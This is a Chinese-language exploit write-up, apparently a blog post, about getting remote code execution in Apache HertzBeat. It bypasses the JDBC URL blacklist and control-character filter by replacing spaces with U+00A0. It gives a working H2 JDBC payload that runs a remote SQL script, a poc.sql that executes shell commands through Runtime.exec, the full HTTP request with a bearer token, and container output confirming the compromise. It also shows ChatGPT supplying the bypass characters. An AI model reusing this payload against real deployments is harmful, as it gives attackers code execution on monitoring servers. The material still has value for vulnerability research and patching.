
```

/*
private String constructDatabaseUrl(JdbcProtocol jdbcProtocol, String host, String port) {
    if (Objects.nonNull(jdbcProtocol.getUrl()))
        && !Objects.equals("", jdbcProtocol.getUrl())
        && jdbcProtocol.getUrl().startsWith("jdbc")) {
        // limit url length
        if (jdbcProtocol.getUrl().length() > 2048) {
            throw new IllegalArgumentException("JDBC URL length exceeds maximum limit of 2048 characters");
        }
        // remove special characters
        String cleanedUrl = jdbcProtocol.getUrl().replaceAll("[\\x00-\\x1F\\x7F]", "");
        String url = cleanedUrl.toLowerCase();
        // backlist check
        for (String keyword : BLACK_LIST) {
            if (url.contains(keyword)) {
                throw new IllegalArgumentException("JDBC URL contains blacklisted keyword: " + keyword);
            }
        }
    }
}

```

我们之前应该提到过，在它对url的check里，是要求了url里不能有空格的，而这里又把包括空格、制表符在内的一堆东西过滤了，而我们的payload里无论如何都需要空格的。

这里我本地测试的时候发现，其实可以使用制表符来代替空格：



虽然制表符其实是被过滤了，但是这确实给了我点思路，既然制表符能代替空格，那其实其他的字符应该也可以代替吧，比如yulate的[jdbc trick](#)里其实就提到了直接对mysql的jdbc进行fuzz得到了一堆不可见字符。这里我直接去问chatgpt还有哪些可以用的不可见字符：

## ✓ 除此之外，还能表示“空格”的变种手法如下：

### 1. Unicode 空格类字符（不被上述正则拦截）


这些不会被 `[\x00-\x1F\x7F]` 清除，但在一些解析器中仍可能被当作“空格”或起到分隔效果：

名称	字符	Unicode	十六进制
No-Break Space		U+00A0	\u00A0
En Quad		U+2000	\u2000
Em Quad		U+2001	\u2001
En Space		U+2002	\u2002
Em Space		U+2003	\u2003
Thin Space		U+2009	\u2009
Zero Width Space		U+200B	\u200B
Zero Width Non-Joiner		U+200C	\u200C
Zero Width Joiner		U+200D	\u200D
Narrow No-Break Space		U+202F	\u202F
Medium Mathematical Space		U+205F	\u205F

这里chatgpt给的第一个不可见字符

\u00A0

就可以成功过check实现rce：



综合一下，现在我们的payload就是：

```
jdbc:h2://mem/testdb;TRACE_LEVEL_SYSTEM_OUT=3;IN\\IT=RUN\\SCRIPT\u00A0FROM'http://127.0.0.1:50025/poc.sql'
```

这里我在poc.sql里写的代码是创建/tmp/fushuling:

```
CREATE ALIAS EXEC AS $$  
void shellexec() throws java.io.IOException {  
    Runtime.getRuntime().exec("touch /tmp/fushuling");  
}  
$$;  
CALL EXEC();
```

```
POST /api/monitor/detect HTTP/1.1  
Host: 127.0.0.1:1157  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:139.0) Gecko/20100101 Firefox/139.0  
Accept: application/json, text/plain, */*  
Accept-Language: zh-CN  
Accept-Encoding: gzip, deflate, br  
Authorization: Bearer eyJhbGciOiJIUzUxMiIsInppCCI6IkRFRIj9.eJwtjEsKwzAMBe-  
idQR2UK04VylxdLYK7scpl1MKpXevA1novMd84dYyzBCTI6LRobFRkKx3GE6ekRKLXD1PIUQYQLfQz0t6  
5tipq3bsRuOrVwzrXQqq1LfUfv0azJbJE7MZeQD5vA4xGbeLuj6kF85H8PL7A2TGKWQ.KmqQCALHDK1NS  
xK9uqjy_dZKwg084PHBRzR0WtDAPRFGR8x-PJm8S5nMfoKtD-2QbnGEQM8OxL43uv11uTlwsA  
Content-Type: application/json  
Content-Length: 554  
Origin: http://127.0.0.1:1157  
Connection: close  
Referer: http://127.0.0.1:1157/monitors/new?app=example_h2  
Cookie: language=zh_CN; sessionId=29bd8318-3776-46a2-8a7e-d604dc4cdd33  
Sec-Fetch-Dest: empty  
Sec-Fetch-Mode: cors  
Sec-Fetch-Site: same-origin  
Priority: u=0
```

```
{"monitor": {"intervals":60,"app":"example_h2","scrape":"static","host":"aaa","name":"Majestic_Otter_26x1"},"collector":"","params": [{"display":true,"field":"host","type":1,"paramValue":"aaa"}, {"display":true,"field":"port","type":0,"paramValue":9092}, {"display":true,"field":"username","type":1}, {"display":true,"field":"password","type":1}, {"display":true,"field":"database","type":1}, {"display":true,"field":"url","type":1,"paramValue":"jdbc:h2://mem/testdb;TRACE_LEVEL_SYSTEM_OUT=3;IN\\IT=RUN\\SCRIPT\u00A0FROM'http://xxxx/poc.sql'"}]}
```

请求

响应

美化 Raw Hex

美化 Raw Hex 页面渲染

请求头

请求值

请求Cookie

请求URL

响应头

响应值

响应Cookie

响应URL

执行结果:

Containers / hertzbeat

**hertzbeat**

e2f8bada0457 apache/hertzbeat:latest 1157:1157 1158:1158

STATUS Running (1 hour ago)

Logs Inspect Bind mounts Exec Files Stats Debug mode Open in e

Docker Debug brings the tools you need to debug your container with one click.

Requires a paid Docker subscription. [Learn more](#).

```
# ls -a
. apache-hertzbeat-1.7.1.jar config define dist lib licenses NOTICE
.. bin data DISCLAIMER ext-lib LICENSE logs README.md
# cd /tmp
# ls -a
. fushuling hperfdatalog_root tomcat.1157.401737310455944429 tomcat-docbase.1157.14806326075706195413
#
```